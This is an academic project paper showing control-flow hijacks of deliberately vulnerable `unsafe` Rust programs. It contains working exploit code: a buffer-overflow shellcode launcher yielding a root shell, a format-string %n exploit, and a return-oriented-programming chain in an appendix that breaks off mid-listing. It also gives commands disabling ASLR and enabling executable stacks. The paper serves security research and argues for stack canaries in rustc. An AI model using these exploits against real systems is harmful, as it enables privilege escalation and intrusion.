On Control Flow Hijacks of `unsafe` Rust

YANG SONG, Stanford University, USA

Rust is a newly designed systems programming language that aims at safety. However, as a systems language, Rust must be able to manipulate raw memory and interact with native C codes freely. In this project, we demonstrate how the use of `unsafe` keyword can potentially undermine the security guarantees of Rust. Specifically, we provide working demonstrations to show that in some circumstances, vulnerable Rust codes using `unsafe` can be attacked by traditional buffer overflow, return-oriented programming and format string vulnerability. We also uncovered some design choices of Rust binary code generation, and analyzed their advantages and disadvantages of preventing control flow hijacks.

CCS Concepts: • **Security and privacy → Software security engineering**;

Additional Key Words and Phrases: Rust programming language, Rust unsafe keyword, control flow hijacking, stack overflow, return-oriented programming, format string vulnerability, integer overflow, hijacking the GOT

ACM Reference Format:
Yang Song. 2017. On Control Flow Hijacks of `unsafe` Rust. *ACM Trans. Graph.* 9, 4, Article 39 (December 2017), 12 pages. https://doi.org/0000001.0000001_2

1 INTRODUCTION

Rust is designed to be a safe systems programming language [Matsakis and Klock II 2014]. There are a lot of security mechanisms baked into syntaxes of the language, which can eliminate various memory safety issues. Examples of those mechanisms include

- Ownership model. It is the flagship feature in Rust to eliminate data races and memory leaks. The ownership model requires that for any object that does not implement the `Copy` trait, there exits one and only one variable that owns the object. Other variables can only access the object via borrowing. There can be multiple immutable borrowers but only one mutable borrower is permitted. In addition, mutable borrowing cannot occur simultaneously with immutable borrowing. Sticking to this model can prevent data races and eliminate the risk of illegal pointers, such as iterator invalidation and use after free.
- Lifetimes. By enforcing lifetime consistency at compile time, references in Rust cannot point to any invalid resource.
- Bound checking. This prevents accessing illegal index of a buffer. Hence buffer overflow—if the programmer sticks to safe APIs of containers—will become impossible.
- Comprehensive type systems and type inference. Type soundness makes sure there is no undefined behavior. A good side effect is that using `Option` and `Result` type removes the need of exceptions. This can prevent potential vulnerabilities of exception handlers.

As a systems programming language, Rust has to run efficiently, interact with native C code (because most operating systems such as Linux are written in C) which does not use ownership models, and manipulate memory in a flexible way. Unfortunately, Rust's safe syntaxes can sometimes be too dogmatic and prevent it from doing efficient systems programming tasks. The way of getting around this problem in Rust is the `unsafe` keyword. Rust code in an `unsafe` block can

- Call native C functions or `unsafe` Rust functions.
- Dereference raw pointers. This enables Rust to read and write the memory without ownership constraints.

However, the use of `unsafe` also makes it possible for non-proficient or malicious programmers to write vulnerable code. This has been noticed independently by other people. For example, Hosfelt [2017] tried to dive deep into the stacks of Rust and do traditional buffer overflow attack for `unsafe` code (but failed).

In this project, we show that certain vulnerable Rust code using `unsafe` are subject to traditional buffer overflow attacks [One 1996], return-oriented programming [Prandini and Ramilli 2012], format string vulnerabilities [Scut 2001], and other possible attacks [Cowan et al. 2000]. Our contributions can be summarized as follows

- For buffer overflow, return-oriented programming and format string vulnerability, we give vulnerable Rust code and their corresponding malicious inputs. All the attacks can run on real systems. To the best of our knowledge, this project provides the first working attacks for code written in Rust.
- We also investigated integer overflow [blexim 1996] and Global Offset Table (GOT) hijacking [c0ntex 2012] for vulnerable Rust code.
- We uncovered some traits of Rust compilers. More specifically, we found that Rust compiler does not have an option to add stack canary. However, we discovered that it turns to put pointers below buffers in the stack, complying with the strategy of ProPolice [Etoh 2000]. This makes the conventional approach to overflowing pointers impossible.

2 BACKGROUND

In this section, we explain the stack layout of functions and how control flow hijacking works. For this project, we only consider 32-bit `i686` systems. The ideas can be easily generalized to other architectures.

2.1 Stack frame

The stack frame (as shown in Fig. 1(a)) is a piece of memory allocated on the stack for a function. It is used to store its function arguments, return addresses, local variables and other runtime information. There are two registers, `esp` and `ebp`, that are critical in stack manipulations. `esp` is called the stack pointer, and it stores the

Author's address: Yang Song, Stanford University, 450 Serra Mall, Stanford, CA, 94305, USA, songyang@stanford.edu.



Fig. 1. Buffer overflow. (a) is the normal layout of a stack frame; (b) shows how buffer overflow can alter the return address stored on the stack.

address of current stack head. ebp is the stack frame pointer, which stores the beginning address of previous stack frame. Whenever a function gets called, the following assembly code will be executed

```
push ebp       ; put %ebp into the stack
mov ebp, esp  ; %ebp now temporarily stores %esp
; ...
mov esp, ebp  ; recover %esp
pop ebp ; recover %ebp.
ret      ; return to the address stored in %esp + 4
```

Therefore, address information in the beginning of current stack frame contains the return address and stored ebp, both of which are critical for control flow. If the return address is changed, `ret` will run code somewhere else. Similarly, if the stored ebp has been altered, pop ebp will give the ebp register a wrong value, which will affect the return address of the caller function.

2.2 Buffer overflow

Buffer overflow is a popular way of changing the return address stored on the stack. Suppose there is a buffer allocated below the return address. Furthermore assume the code is buggy and the buffer stores more bytes than permitted. As shown in Fig. 1, the extra bytes can overwrite the return address which will lead to a different control flow when the current function returns.

In a buffer overflow attack, the user can control the content stored in the buffer. Due to the buffer overflow bug, he can store more bytes to overwrite the return address. A malicious user can then alter the return address to point to somewhere in the buffer. If the user stores machine code in the buffer, after the current function returns, the code will be executed. Therefore, buffer overflow gives the user a way to do potentially anything he wants.

A common practice of exploiting buffer overflow is to hijack the return address to spawn a shell. This requires the user to store shellcode in the buffer, and change the return address to it. There are some practical requirements for the shellcode, for example, it should not contain 0x00, which will be treated as end of string `'\0'`. If the buffer is a string buffer, the shellcode will be terminated at 0x00. One [1996] has provided an implementation of shellcode without 0x00, which can be easily used as inputs to a string buffer.

2.3 Return-oriented programming

In order to prevent attack code execution, modern CPUs and operating systems support executable space protection. They can mark stacks to be non-executable to avoid running shellcode in the buffer. However, data execution prevention (DEP) is not enough for defending against control flow hijacking.

Return-oriented programming [Prandini and Ramilli 2012] bypasses DEP by exploiting code already exists in the program. It can hijack control flow without injecting code. Suppose after buffer overflow, we want to run the following code with return-oriented programming

```
mov eax, 11
mov ebx, 0
mov ecx, 0
syscall
```

The first step is to find code snippets in the program or linked libraries that end with a `ret`. Also known as **gadgets**, those code snippets can be chained to do powerful things. In order to execute the above assembly code, the following 4 code gadgets can be especially useful:

```
pop eax   | pop ebx   | pop ecx   | syscall
ret       | ret       | ret       | ret
```

Fig. 2 shows how to arrange the addresses of those gadgets on the stack in a proper way. Note that the stack now does not include any executable code—they only include addresses to gadgets and some auxiliary values. It turns out to be surprisingly easy to find useful gadgets in a moderate-sized program, and one can easily chain them to do malicious things, such as spawning a shell.

2.4 Format string vulnerability

This is a security vulnerability that results from abusing C format string functions, such as `printf`, `sprintf`, and `snprintf`. A function like `printf` can take a single string as an argument

```
printf("CS242 is a great course!");
```

It can also take a format string and some corresponding values as arguments, such as

```
printf("%s is a great course!", "CS242");
```

However, what happens if we use the following?

```
printf("%s is a great course!");
```

The `printf` function will try to find the absent argument corresponding to `%s`. Since function arguments are pushed onto the stack



Fig. 2. Chaining all the gadgets by arranging their addresses properly in the stack.

before the function gets called, `printf` will actually try to fetch anything on the stack right before `printf`'s stack frame, interpret it as a string, and output it to the screen. This behavior makes it possible for a malicious user to walk up the stack and read control information. Even worse, format strings have a special format placeholder `%n`, which can be used to write bytes onto the stack. The attacker can then combine `%n` and other placeholders to write potentially arbitrary things to the stack, including changing stack return addresses for control flow hijacking.

Rust standard libraries and macros do not contain C-like format string functions. However, it is easy and common to interact with C code with Rust. In this project, we study whether format string vulnerability in a C library can maliciously affect Rust code through Foreign Function Interface (FFI).

2.5 Integer overflow

If two unsigned integers are very large, their summation might be smaller than either of the summand due to integer overflow. Surprisingly, this can also be exploited for buffer overflow. blexim [1996] provides a piece of vulnerable C code that can be attacked by integer overflow:

```
int catvars(char *buf1, char *buf2, unsigned int len1,
    unsigned int len2){
    char mybuf[256];

    if((len1 + len2) > 256){ /* [1] */
        return -1;
    }

    memcpy(mybuf, buf1, len1);
    memcpy(mybuf + len1, buf2, len2); /* [2] */

    do_some_stuff(mybuf);

    return 0;
}
```

When `len1 = 0x80` and `len2 = 0xffffff80`, because of integer overflow, we will get `len1 + len2 == 0`. As a result, safe guard at `[1]` will get compromised and buffer overflow occurs at `[2]`.

2.6 Hijacking the Global Offset Table (GOT)

The Global Offset Table (GOT) is located in the `.got` section of an ELF executable. When the executable requests to use a function in a shared library (such as `printf`), it will first use `rtld` to locate the symbol, and write its absolute location in the corresponding GOT entry. Afterwards, when the executable wants to call that function again, it can directly access the GOT.

This poses a potential security threat: If we can hijack a pointer in the program (for example using buffer overflow), we might redirect it to some GOT entry and change the stored location to some function we want. The program might then execute the malicious function through a hijacked GOT entry.

An example of vulnerable program was given in c0ntex [2012]:

```
int main(int argc, char **argv)
{
    char *pointer = NULL;
    char array[10];

    pointer = array;

    strcpy(pointer, argv[1]); /* [1] */
    printf("Array contains %s at %p\n", pointer, &pointer);
    /* [2] */
    strcpy(pointer, argv[2]); /* [3] */
    printf("Array contains %s at %p\n", pointer, &pointer);
    /* [4] */

    return EXIT_SUCCESS;
}
```

We can use `[1]` to overflow `array` to modify `pointer` such that it points to the GOT entry of `printf`. Then we exploit `[3]` to overwrite the GOT entry with the location of some function, e.g., `system`. After that, calling `printf` again in `[4]` will be hijacked to call `system`.

Rust programs will have a similar security issue if its raw pointers can be hijacked by buffer overflow.

3 APPROACHES

In this section, we show real world examples of attacking vulnerable Rust code, with the techniques introduced in the previous section. All Rust code is compiled in the debug mode. They can be generalized to release mode in principle, but will require more efforts because of missing debugging information. While doing the experiments, we were not aware of, and hence did not use any `rustc` options that can turn off security guards.

3.1 Environment

All code was written and run on a customized 32-bit Ubuntu 16.04.2 LTS system. The Address Space Layout Randomization (ASLR [Team

2003]) is disabled. ASLR is a memory-protection process of the operating system that guards against buffer-overflow attacks by randomizing the location where executables are loaded into memory. We disable it to focus on language specific defends and proof of concept experiments.

We are using a virtual machine provided by CS155. You can also run the following command to disable ASLR

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

and do experiments on any other Linux system. For bypassing DEP, we enable executable stack via

```
execstack -s my_binary
```

For the return-oriented programming experiment, we generate Rust code with static linkage. This requires us to install `MUSL`, a lightweight open source implementation of C standard library, with the following command

```
rustup add target i686-unknown-linux-musl
```

3.2 Buffer overflow

In Rust, a buffer should be an ordinary array. Hosfelt [2017] tries to overflow a `Vec` in Rust and failed because `Vec` is dynamically allocated in the heap. Hosfelt [2017] therefore gives the wrong conclusion that Rust is resistant to buffer overflow attack even if `unsafe` is used. Different from Hosfelt [2017], we propose to attack the following vulnerable Rust code

```rust
use std::env;
use std::os::unix::ffi::OsStringExt;
use std::ffi::OsString;
use std::ptr::copy;
extern crate libc;

fn bar(target: *mut u8, source: *const u8, len:usize){
    unsafe{copy(source, target, len);}
}
fn foo(argv: &[u8]){
    let mut buf = [0u8; 256];
    let p_source = &argv[0] as *const u8;
    let p_target = &mut buf[0] as *mut u8;
    bar(p_target, p_source, argv.len());
}
fn main() {
    let argv: Vec<OsString>  = env::args_os().collect();
    let argv = argv[1].clone().into_vec();
    unsafe{libc::setuid(0);}
    foo(&argv[..]);
}
```

This program takes a string from command line input, and calls `foo` to store it in the u8 array using `bar` function.

Our goal as an attacker is to give the program a string input to spawn a shell with root privileges. We use the following template to run our Rust program with different inputs

```c
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "overflow" // path to the Rust binary

int main(void)
{
    char exploits[286];
    memset(exploits, 0x90, sizeof(exploits)); /* [1] */
    memcpy(exploits, shellcode, sizeof(shellcode) - 1);
    /* [2] */
    exploits[285] = 0;
    int* address = (int*)(exploits + 280); /* [3] */
    *address = 0xbffffa44; /* [4] */
    char *args[] = { TARGET, exploits , NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

Here `[1]` fills the exploit string with 0x90, which is the binary representation of nop. We then copy a prescribed shellcode [One 1996] to the string (`[2]`). Now the difficulty becomes where to put the address in the buffer (`[3]`) and what value to put (`[4]`). To this end, we need to know the location of `buf` and return address of function `foo`. We can fill some random numbers in `[3]` and `[4]`, compile Rust in debug mode and use GDB [Stallman and Pesch 1991] to determine the values.

```
(gdb) x buf
0xbffffa44:     0x00000000
(gdb) info frame
Stack level 0, frame at 0xbffffb60:
eip = 0x8000ab2b in overflow::foo (src/main.rs:12); saved
     eip = 0x8000ad08
called by frame at 0xbffffbe0
source language minimal.
Arglist at 0xbffffb58, args: argv=&[u8](len: 285) = {...}
Locals at 0xbffffb58, Previous frame's sp is 0xbffffb60
Saved registers:
ebx at 0xbffffb54, ebp at 0xbffffb58, esi at 0xbffffb4c,
     edi at 0xbffffb50, eip at 0xbffffb5c
(gdb) p/d 0xbffffb5c - 0xbffffa44
$1 = 280
```

From the result we know that the address of `buf` is 0xbffffa44, which is the value at `[4]`. We also know the return address is 0xbffffb5c and the offset is 0xbffffb5c - 0xbffffa44 = 280, which is the value for `[3]`. Let us save the attack code as `exploit_overflow.c` and run it. The result shows

```
user@vm-cs155:~/project/bof/overflow/exploits$
     ./exploit_overflow
# whoami
root
```

meaning the Rust code has been successfully hijacked.

3.3 Return-oriented programming

For the attack described in the previous section to work, we have to bypass DEP by running `execstack -s`. This is undesirable because most modern operating systems have DEP enabled. In this section, we investigate hijacking control flow with return-oriented programming, which is still effective with DEP.

Our target Rust program is the same as in previous section. However, instead of shellcode, we want to use return-oriented programming to call

```
    execve("/bin/sh", NULL, NULL)
```

To reproduce the system call `execve` we must know its convention—when registers have the following values

```
    eax = 0x0b
    ebx = "/bin/sh" (char *)
    ecx = "" (char *)
    edx = "" (char *)
```

calling `int 0x80` will do the job. Therefore, for spawning the shell, we need to find gadgets which can manipulate registers `eax`, `ebx`, `ecx` and `edx`. We also need a gadget to invoke `int 0x80`.

In fact, our vulnerable Rust program only contains 20 lines of code. This makes finding appropriate gadgets nearly impossible. To mimic attacking a moderate-sized program, we compile the Rust program statically, so that the resulting binary contains the `libc` code. With `libc` statically linked, the binary has enough size to contain some interesting gadgets.

By running `objdump` and `grep`, we can find useful gadgets in the Rust binary for manipulating `eax`, `ebx`, and `edx`:

```
  0x0809e850: pop eax; ret;
  0x08048186: pop ebx; ret;
  0x080a2cb7: pop edx; ret;
  0x0809f043: int 0x80; ret;
```

and the following gadget can manipulate `ecx` with some side effects:

```
0x080b96fc : pop ecx ; test dword ptr [edx], eax ; add bh,
     byte ptr [ebx - 0x39383af6]; ret;
```

However, even if we have the `pop eax; ret` gadget, we cannot write 0x0000000b in the stack and pop it to `eax`. This is because 0x0000000b contains 0x00 and will be treated as the termination character `"\0"` for a string. Considering that, we need to find some gadgets to do arithmetics for `eax`, hoping to calculate 0x0000000b without putting it explicitly on the stack:

```
  0x080720ab: xor eax, eax; ret;
  0x0804af24: inc eax; pop esi; pop ebx; pop ebp; ret;
```

Note that we can apply gadget 0x080720ab to clear `eax` and use gadget 0x0804af24 11 times to get `eax = 0x0b`.

Now we need to use those gadgets to point `eax` to the string `"\bin\sh"` (which can be stored on stack), and point `ecx`, `edx` to some null string. However, the 0x00 problem arises again because we cannot store null strings on the stack. Luckily, we can set `eax` to 0 with gadget 0x080720ab, and the following gadget will help us put the value of `eax` on the stack:

```
0x080a342a: mov dword ptr [edx], eax; xor eax, eax; pop
     ebx; pop edi; ret;
```

Given all the gadgets, we can organize them in the following way to spawn a shell:

(1) Fill `"\bin\sh"` on the stack.
(2) Use gadgets 0x080a2cb7 and 0x080a342a to put null strings on the stack.
(3) Use gadgets 0x080a2cb7, 0x08048186, and 0x080a342a to set `ecx`. Here the auxiliary values of `edx` and `ebx` should be set carefully in prevention of segmentation faults. We need to set `ecx` before setting other registers because the gadgets can corrupt `eax`.
(4) Use gadget 0x080720ab to reset `eax`. Afterwards, repeat gadget 0x0804af24 11 times to set `eax = 0x0b`.
(5) Use gadget 0x08048186 to point `ebx` to the null string.
(6) Use gadget 0x080a2cb7 to point `edx` to the null string.
(7) Use gadget 0x0809f043 to invoke `execve`.

The attacking code is actually fairly complicated, therefore we defer it to Appendix A. Screenshots of successful attacks are provided in Appendix B.

3.4 Format string vulnerability

C format string functions are very handy for constructing complicated strings, and are arguably more powerful than Rust string formatting macros. In this section, we study how the vulnerability of C format string functions can affect a Rust program if the Rust programmer decides to use them via FFI.

Let us first wrap a C format string function `snprintf` as a static library:

```c
#include <string.h>
void fmtstring(char buf[], unsigned int size, char *arg){
    snprintf(buf, size, arg);
}
```

Our proposed vulnerable Rust code that depends on the above library is

```rust
use std::env;
use std::os::unix::ffi::OsStringExt;
use std::ffi::OsString;
```

```
extern {
    fn fmtstring(buf: *mut u8, size: u32, arg: *const u8);
}

fn copy_str(buf: &mut[u8], size: u32, arg: &[u8]){
    unsafe{fmtstring(buf.as_mut_ptr(), size, arg.as_ptr());}
}

fn foo(arg: &[u8]){
    let mut buf = [0u8; 400];
    copy_str(&mut buf, 400, arg);
    let print = String::from_utf8_lossy(&buf);
    println!("{}", print);
}

fn main() {
    let argv: Vec<OsString> = env::args_os().collect();
    let argv = argv[1].clone().into_vec();
    unsafe{libc::setuid(0);}
    foo(&argv[..]);
}
```

Specifically, the Rust code utilizes `fmtstring` in our C library to copy its command line argument to an array `buf` in function `foo`. After the copy finished, the program will print out the content of `buf` on screen.

Different from the buffer-overflow case, the `copy_str` function actually has a length limit. This ensures that `buf` will never overflow and contaminate the return address of `foo`. However, since the command line argument is treated as a format string in `snprintf`, we can design it carefully to hijack the control flow.

As noted in Section 2.4, when the format string contains format placeholders, `snprintf` will try to walk up the stack to fetch variables as if they had been provided to `snprintf` as additional arguments. In this case, we can mix some specific number of `%x` in the format string such that `snprintf` will reach the location of `buf`. After that, we can provide a `%n` placeholder to write the number of bytes we have printed so far into an address stored in `buf`. If that address is the return address of `foo`, the control flow will be hijacked. The trick here is to arrange values in `buf` and format placeholders in a smart way so that the return address of `foo` will be redirected to the location of shellcode in `buf`.

Our code template for exploiting format string vulnerability is

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

/* Path to the vulnerable Rust binary */
#define TARGET "fmtstring"

int main(void)
{
    char exploit[400];
    memset(exploit, 0x90, sizeof(exploit));
    exploit[399] = '\0';
    *(int*) exploit = 0x11111111;
    *(int*) (exploit + 4) = 0xbffffaac; /*[1]*/
    *(int*) (exploit + 8) = 0x11111111;
    *(int*) (exploit + 12) = 0xbffffaad;/*[2]*/
    *(int*) (exploit + 16) = 0x11111111;
    *(int*) (exploit + 20) = 0xbffffaae;/*[3]*/
    *(int*) (exploit + 24) = 0x11111111;
    *(int*) (exploit + 28) = 0xbffffaaf;/*[4]*/
    memcpy(exploit+32, shellcode, sizeof(shellcode) - 1);

    int count = 100;
    for(count = 100; count < 100 + 2 * 50; count += 2)
    /* [5] */
    memcpy(exploit + count, "%x", 2);

    memcpy(exploit + count, "%357u%n", 7); /* [6] */
    memcpy(exploit + count + 7, "%536u%n", 7);/*[7]*/
    memcpy(exploit + count + 14, "%263u%n", 7);/*[8]*/
    memcpy(exploit + count + 21, "%192u%n", 7);/*[9]*/

    char *args[] = { TARGET, exploit , NULL };
    char *env[] = { NULL };

    execve(TARGET, args, env);
    fprintf(stderr, "execve failed.\n");

    return 0;
}
```

We hope to modify the return address four times, and each time only write one byte. It can greatly reduce the difficulty of choosing the numbers at `[6]`, `[7]`, `[8]`, and `[9]`. The locations to write are encoded in `[1]`, `[2]`, `[3]` and `[4]`. The number of iterations in `[5]` is determined based on the distance between `snprintf` and `buf` on the stack. As in Section 3.2, the information of values at `[1]`, `[2]`, `[3]`, `[4]` and `[5]` can be directly obtained from GDB.

```
(gdb) info frame
Stack level 0, frame at 0xbffffab0:
eip = 0x8000b0c1 in fmtstring::foo (src/main.rs:16); saved
     eip = 0x8000b348
called by frame at 0xbffffb30
source language minimal.
Arglist at 0xbffffaa8, args: arg=&[u8](len: 399) = {...}
Locals at 0xbffffaa8, Previous frame's sp is 0xbffffab0
Saved registers:
ebx at 0xbffffaa4, ebp at 0xbffffaa8, esi at 0xbffffa9c,
     edi at 0xbffffaa0, eip at 0xbffffaac
(gdb) x buf
0xbffff8c0:     0x00000000
(gdb) info frame
Stack level 0, frame at 0xbffff7ec:
eip = 0xb7e1b6a0 in __snprintf (snprintf.c:28); saved eip =
     0x8000b557
called by frame at 0xbffff800
source language c.
Arglist at 0xbffff7e4, args: s=0xbffff8c0 "", maxlen=400,
format=0xb7821380 "\021.../bin/sh", '\220' <repeats 23
     times>, "%x%x"...
Locals at 0xbffff7e4, Previous frame's sp is 0xbffff7ec
Saved registers:
eip at 0xbffff7e8
```

```
(gdb) p/d (0xbffff8c0 - 0xbffff7ec) / 4 - 3
$1 = 50
```

The values used at `[6]`, `[7]`, `[8]`, and `[9]` can also be obtained one by one with the help of GDB as well. The screenshots of successful attacks are in Appendix 2.4.

3.5 Integer overflow

In debug mode, Rust has the so-called arithmetic overflow check [Wilson 2016]. In other words, Rust will panic if an integer overflow happens at runtime. This check is valid even in `unsafe` blocks. If overflow is desirable for implementing certain applications (such as hashing algorithms, ring buffers and image codecs), programmer can use some wrapper functions, e.g., `overflowing_add`.

In release mode Rust will not check integer overflow due to performance considerations. We can attack it in principle, but due to lack of debugging information we gave it up after a few attempts.

3.6 Hijacking the GOT

In this attack, we try to overwrite a Rust raw pointer with buffer overflow and use it to hijack GOT entries. We adapt the code in c0ntex [2012] to Rust:

```rust
extern crate libc;
use std::env;
use std::os::unix::ffi::OsStringExt;
use std::ffi::OsString;
use std::ffi::CString;
use std::ptr::copy;

fn main() {
    let argv: Vec<OsString> = env::args_os().collect();
    let format = argv[1].clone().into_vec();
    let arg1 = argv[2].clone().into_vec();
    let arg2 = argv[3].clone().into_vec();
    let format_cstr = CString::new(format).unwrap();

    let mut p:*mut u8;
    let mut buf = [0u8; 10];
    p = buf.as_mut_ptr() as *mut u8;

    unsafe{
        libc::setuid(0);
        copy(arg1.as_ptr(), p, arg1.len());
        libc::printf(format_cstr.as_ptr(), p as *const i8);
        copy(arg2.as_ptr(), p, arg2.len());
        libc::printf(format_cstr.as_ptr(), p as *const i8);
    }
}
```

However, the stack layout of Rust program is different from our expectation. From the GDB result

```
(gdb) print &p
$1 = (u8 **) 0xbffff230
(gdb) print &buf
$2 = (u8 (*)[10]) 0xbffff234
```

we can observe that `p` is actually located below `buf`. Since buffers grow upward on the stack, it is impossible to use `buf` to overwrite `p`. This layout complies with a security technique called ProPolice [Etoh 2000].

4 ANALYSES AND CONCLUSION

As a rising system programming language, the design of Rust has incorporated wisdom from decades of research in computer security. With the ownership model, lifetime checking at compile time, runtime bound checking, a stringent type system and other designs, it is much easier to write safe code in Rust compared to C/C++.

However, Rust also has to deal with the dirty aspects of system programming, and `unsafe` is its compromise. In this project, we study how much `unsafe` can undermine Rust's security guarantees. It is surprising to see that breaking `unsafe` Rust code is relatively easy, and Rust's compiler does not seem to be ready for those challenges.

From Section 3.6, we observe that Rust's compiler will put pointers below buffers on the stack. This is a good practice and has long been incorporated into GCC compilers. However, it is strange to see that Rust's compiler does not implement any stack protection mechanism such as canaries.[1] In contrast, adding canaries to functions with buffers defined on the stack has already become the default behavior of GCC.

Let us take the `foo` function from Section 3.2's vulnerable code as an example. The assembly code generated by `rustc` has the following function epilogue:

```
    pop   ebp
    ret
```

But if we translate it from Rust to C, the code generated by GCC (with default options in debug mode) has the following epilogue:

```
    mov    -0x4(%ebp),%eax
    xor    %gs:0x14,%eax
    je     0x804857d <foo+74>
    call   0x80483b0 <__stack_chk_fail@plt>
    leave
    ret
```

where `leave` is a command equivalent to the combination of `mov esp, ebp` and `pop ebp`. Obviously before returning from a function, the assembly code generated by GCC checks whether the canary has been modified or not.

There might be multiple reasons that Rust does not have this canary. First of all, it is not typical to use `unsafe` raw pointers to manipulate arrays in Rust, and therefore buffer overflow is rare. However, one can easily imagine more hardware-oriented applications of Rust, such as embedded systems and SoCs, will require a lot of low-level memory operations through raw pointers. Secondly, problems can only happen within an `unsafe` block, and it already alerts the programmer. However, `unsafe` can be easily conceived

[1] Stack canary is a randomized data segment right before the return address. Whenever a function returns the program will check the canary to see whether return address has been overflowed from below.

because calling a function with `unsafe` statements inside does not require enclosing the function call with a `unsafe` block. Last but not least, checking canaries can actually slow down program execution, which is undesirable for systems programming. However, even if this is the concern of Rust, it should at least provide a compiler option for doing trade-off. Overall, it seems reasonable to implement canaries and other stack guards in `rustc`.

The format string attack also indicates that even if Rust code is safe, it can be contaminated by vulnerable C libraries via FFI. It is astonishing to see that a problematic C function call can actually change the return address of a Rust function and hijack the control flow of Rust. This inspires us to think of whether we can sandbox the security threats to make sure it does not harm other parts of the program. Although arguably all security flaws can be traced to some `unsafe` block, it is not guaranteed that the effect can be safely constrained within the `unsafe` block.

Security guards on the operating system level, such as ASLR and DEP, are also very important for computer security. Their effects are the same for different languages and compilers. However, since our goal is to focus on a specific programming language and proof of concept attacks, we did not enable them in the experiments.

REFERENCES

blexim. 1996. Basic Integer Overflows. *See http://phrack.org/issues/60/10.html* (1996).

c0ntex. 2012. How to hijack the Global Offset Table with pointers for root shells. *See https://dl.packetstormsecurity.net/papers/bypass/GOT_Hijack.txt* (2012).

Crispin Cowan, F Wagle, Calton Pu, Steve Beattie, and Jonathan Walpole. 2000. Buffer overflows: Attacks and defenses for the vulnerability of the decade. In *DARPA Information Survivability Conference and Exposition, 2000. DISCEX'00. Proceedings*, Vol. 2. IEEE, 119–129.

Hiroaki Etoh. 2000. Propolice: Improved stack-smashing attack detection. *IPSJ SIGNotes Computer SECurity Abstract* (2000).

Diane Hosfelt. 2017. Attacking Rust for Fun and Profit. *See https://avadacatavra.github.io/rust/gdb/exploit/2017/09/26/attackingrustforfunandprofit.html* (2017).

Nicholas D Matsakis and Felix S Klock II. 2014. The rust language. In *ACM SIGAda Ada Letters*, Vol. 34. ACM, 103–104.

Aleph One. 1996. Smashing the stack for fun and profit (1996). *See http://www.phrack.org/show.php* (1996).

Marco Prandini and Marco Ramilli. 2012. Return-oriented programming. *IEEE Security & Privacy* 10, 6 (2012), 84–87.

Team Teso Scut. 2001. Exploiting format string vulnerabilities. (2001).

Richard M Stallman and Roland H Pesch. 1991. *Using GDB: A Guide to the GNU Source-level Debugger: GDB Version 4.0, July 1991.* Free software foundation.

PaX Team. 2003. Address space layout randomization. *Phrack, March* (2003).

Huon Wilson. 2016. Myths and Legends about Integer Overflow in Rust. *See http://huonw.github.io/blog/2016/04/myths-and-legends-about-integer-overflow-in-rust/* (2016).

A RETURN-ORIENTED PROGRAMMING ATTACK CODE

```
#include <stdio.h>
#include <stdint.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include "shellcode.h"

#define TARGET "overflow_static"

int main(void)
{
    int base = 0x00000000;
    int buf_address = 0xbffff894;

    char exploits[800];
    memset(exploits, 0x90, sizeof(exploits));

    exploits[0] = '/';
    exploits[1] = '/';
    exploits[2] = 'b';
    exploits[3] = 'i';
    exploits[4] = 'n';
    exploits[5] = '/';
    exploits[6] = 's';
    exploits[7] = 'h';

    //useful gadgets:
    //0x080b96fc : pop ecx ; test dword ptr [edx], eax ; add bh, byte ptr [ebx - 0x39383af6] ; ret
    //0x0809e850: pop eax; ret;
    //0x08048186: pop ebx; ret;
    //0x080a2cb7: pop edx; ret;
    //0x0809f043: int 0x80; ret;
    //0x080a342a: mov dword ptr [edx], eax; xor eax, eax; pop ebx; pop edi; ret;
    //0x080720ab: xor eax, eax; ret;
    //0x0804af24: inc eax; pop esi; pop ebx; pop ebp; ret;

    int *payload = (int*)(exploits + 280);
    int offset0 = 8;
    int offsetb = 12;

    //make 0x00000000
    *payload++ = 0x080a2cb7 + base;
    *payload++ = buf_address + offset0;
    *payload++ = 0x080720ab + base;
    *payload++ = 0x080a342a + base;
    *payload++ = 0xdeadc0de;
    *payload++ = 0xdeadc0de;

    //ecx
    *payload++ = 0x080a2cb7 + base;
    *payload++ = buf_address;
    *payload++ = 0x08048186;
    *payload++ = buf_address + 0x39383af6;
    *payload++ = 0x080b96fc + base;
    *payload++ = buf_address + offset0;

    //eax = 0x0b
    *payload++ = 0x080720ab + base;
    *payload++ = 0x0804af24 + base;
```

```
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//2
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//3
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//4
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//5
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//6
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//7
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
*payload++ = 0xdeadc0de;
//8
*payload++ = 0x0804af24 + base;
*payload++ = 0xdeadc0de;
